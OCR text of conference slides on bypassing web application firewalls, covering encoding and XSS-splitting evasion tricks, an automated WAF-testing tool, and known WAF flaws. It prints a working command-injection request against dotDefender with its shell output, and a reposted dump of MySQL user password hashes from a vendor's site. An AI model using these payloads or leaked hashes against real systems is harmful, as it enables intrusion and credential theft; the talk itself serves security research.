
- Encoding and language support, character sets
- Spaces, comments, case sensitive mutation, Unicode (%uc0af and %c0%af), etc
- The web server may parse, decode and interpret and HTTP request differently from the WAF
- HTML and JS is very flexible
- Various methods to split and encode your strings

Bypassing rules by avoiding them

- If it is not on the blacklist, it will pass through
- What about others like directory traversal attacks?
  - example, if a WAF is looking for "..\", in Windows one may pass ".^.^\" and the "^" is ignored.

Bypassing rules

- "Our Favorite XSS Filters and how to Attack Them" by Eduardo Vela & David Lindsay
  - Bypass the rules by splitting the attack (eval('al'%2b'lert(0)')
- "Shocking News in PHP Exploitation" by Stefan Esser
  - Using "malformed" multipart/form-data to bypass most Modsecurity rules
  - F5 BIG-IP ASM could be bypassed by sending it multipart/form-data that was interpreted differently by PHP than ASM


Mozilla Firefox
http://192.168.1.9/~obscure/phptest/xss.php?abc=I Am XSSable
Google
Profense - profense.mydomain....
http://192.168...0Am%20XSSable
Vulnerable to XSS
I Am XSSable
Done
FoxyProxy: Disabled

The positive model

- It's well known that the negative model is broken
- What about positive model?
- Bypassing it is typically different and a little bit harder
- But not impossible :-)

Mozilla Firefox

http://192.168.1.9/~obscure/phptest/xss.php?abc=hi again

Google

Profense - profense.mydomain.... | http://192.168...abc=hi%20again


Vulnerable to XSS
hi again

Done

FoxyProxy: Disabled

Testing WAFs for bypasses is a tedious job

- Which is why we automate it :-)
- WAFFUN - works in progress
  - Checks if the script echos back (esp in the case of xss)
  - Can check if error suppression is supported
  - Finds out how the WAF responds when a it reacts to an attack
  - Goes through a list of well known blacklisted strings
  - If any were blocked, it tries different encoding methods, null characters, unicode


VMware Fusion File Edit View Virtual Machine Applications Window Help
Thu 11:15
Default
Windows 2000 Server
Suspend
Take Snapshot
Rollback
Settings
Unity
Full Screen
http://localhost/waftests/a.asp?xss=test - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Media
Address http://localhost/waftests/a.asp?xss=test
Go
Links
Hello there, this is a vulnerable ASP file
test
this script is vuln to xss
Start
http://localhost/waft...
Local intranet
11:15 AM
To direct input to this virtual machine, click inside the window.
Leopard
brain
ph-neutral

WAFFUN: XSS constructor

- Tries a number of tags to find out which are allowed through
- Tries a number of DHTML event handlers
- Tries a number of Javascript methods

```
9-10:waffit obscure$
```

WAFs may be vulnerable too!

- Security software is not necessarily secure
- Web Application specific issues: XSS, SQLi
- Overflows
- DoS

Known issues

- ModSecurity 2.5.9
  - addresses 2 vulnerabilities
    - "Fixed PDF XSS issue where a non-GET request for a PDF file would crash the Apache httpd process."
    - "Fixed parsing multipart content with a missing part header name which would crash Apache."
- Profense 2.6.3
  - Profense Web Application Firewall Cross-Site Scripting and Cross-Site Request Forgery
- DotDefender 3.8-5
  - Command Execution in dotDefender Site Management
    - (requires authentication)
    - seems like it is vulnerable to XSRF

```
  POST /dotDefender/index.cgi HTTP/1.1
  Host: 172.16.159.132
  User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; en-US;
rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
  Accept-Language: en-us,en;q=0.5
  Accept-Encoding: gzip,deflate
  Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
  Keep-Alive: 300
  Connection: keep-alive
  Referer: https://172.16.159.132/dotDefender/index.cgi
  Authorization: Basic YWRtaW46
  Cache-Control: max-age=0
  Content-Type: application/x-www-form-urlencoded
  Content-Length: 95

  sitename=dotdefeater&deletesitename=dotdefeater;id;ls -al
../;pwd;&action=deletesite&linenum=15

--------------------/Response/--------------------
[...]
<br>
uid=33(www-data) gid=33(www-data) groups=33(www-data)
total 12
drwxr-xr-x 3 root     root 4096 Nov 23 02:37 .
drwxr-xr-x 9 root     root 4096 Nov 23 02:37 ..
drwxr-xr-x 7 www-data   99 4096 Nov 23 07:11 admin
/usr/local/APPCure-full/lib/admin
```

Some WAFs have real problems

- http://sla.ckers.org/forum/read.php?3,34440,34440
  - Some guys just broke into this vendor's db through SQL injection
  - Weird or interesting?

dragonsoft "security site"

Posted by: VMw4r3 (IP Logged)
Date: May 06, 2010 04:26PM

dragonsoft.com, either a honeypot or a really bad waf site.

[+] URL: [www.dragonsoft.com]
[+] 15:19:04
[+] Evasion: + --
[+] Cookie: None
[+] SSL: No
[+] Agent: Mozilla/4.0 (compatible; MSIE 7.0b; Windows NT 5.1)
[+] Proxy Not Given
[+] Gathering MySQL Server Configuration...
Database: dragonsoft
User: www@www-local.dragonsoft.com
Version: 5.1.30-log

[+] Do we have Access to MySQL Database: YES <-- w00t w00t

[+] Dumping MySQL user info. user:password:host[+] Number of users in the mysql.user table: 14
[0] root:*0278533C1B8D00F28BBCD192F38923679C1E71D4:localhost
[1] root:*0278533C1B8D00F28BBCD192F38923679C1E71D4:test.dragonsoft
[2] root:*0278533C1B8D00F28BBCD192F38923679C1E71D4:127.0.0.1
[3] localhost:N:U
[4] test.dragonsoft:N:U
[5] webprot:*ECA459A855FC3E72F690A6595BA4DA5E472D760E:localhost
[6] www:*7ECEBBD1459FB97E2FE2BB2721BDCAE1483C9EDD:localhost
[7] dcalendar:*090F8762C8C0778DFDBB200DD8748F979D812C18:localhost
[8] www:*7ECEBBD1459FB97E2FE2BB2721BDCAE1483C9EDD:192.168.2.3
[9] www:*7ECEBBD1459FB97E2FE2BB2721BDCAE1483C9EDD:192.168.2.4
[10] www:*7ECEBBD1459FB97E2FE2BB2721BDCAE1483C9EDD:192.168.2.5
[11] www:*7ECEBBD1459FB97E2FE2BB2721BDCAE1483C9EDD:192.168.2.6
[12] webprot:*ECA459A855FC3E72F690A6595BA4DA5E472D760E:%

Default

Info Customize Close Execute Bookmarks

Default Default

6:eviljs obscure$

Under Construction

Under Construction

http://192.168.1.123/

Google

Under Construction

The site you were trying to reach does not currently have a default page. It may be in the process of being upgraded and configured.

Please try this site again later. If you still experience the problem, try contacting the Web site administrator.

100%

talled) [Running] - Sun xVM VirtualBox


6:26 PM

Left ⌘

ENABLESECURITY

The ultimate bypass

- Gain access to the administrative interface
- Disable the WAF
- ... that's cheating I know :-)


iTerm Shell Edit View Bookmarks Window Help
(Charged) Wed 01:37:26
Leopard
cleanup
dotDefender
http://192.168.2.106/dotDefender/
Google
Most Visited Getting Started Latest Headlines EnableSecurity sandrogauc@gmail.c... Forums Google Reader (100... Sandro Cauci Mail
dotDefender
Done
Default
New Info Customize Close Execute Bookmarks
Default
9-10:~ obscure$

Thank you

- Do you have ideas / resources to improve our tools?
- wsguglielmetti [em] gmail [ponto] com
- sandro [em] enablesecurity [ponto] com
- Questions?